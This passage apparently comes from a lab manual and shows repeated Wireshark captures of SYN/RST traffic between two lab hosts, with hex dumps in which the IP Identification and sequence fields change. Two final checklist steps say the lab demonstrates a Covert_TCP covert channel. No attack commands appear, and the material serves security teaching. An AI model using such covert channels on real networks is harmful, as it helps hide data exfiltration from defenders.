169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 151: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 63 00 00 00 40 06 ef a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 09 04 00 00 00 00 00 00 50 02
0030 02 00 32 ee 00 00
Transmission Control Protocol: Protocol
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


Applications Places System
Tue Aug 25, 01:10
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 153: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 72 00 00 00 40 06 e0 a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 00 18 00 00 00 00 00 00 50 02
0030 02 00 3b da 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


Applications Places System
Tue Aug 25, 01:14
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 155: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 65 00 00 00 40 06 ed a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 9d 06 00 00 00 00 00 00 50 02
0030 02 00 9e eb 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


Applications Places System
Tue Aug 25, 01:14
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 161: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 74 00 00 00 40 06 de a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 85 21 00 00 00 00 00 00 50 02
0030 02 00 b6 d0 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default

45. ☐ This concludes the demonstration of how to use Covert_TCP to create a covert channel.
46. ☐ Close all open windows and document all the acquired information.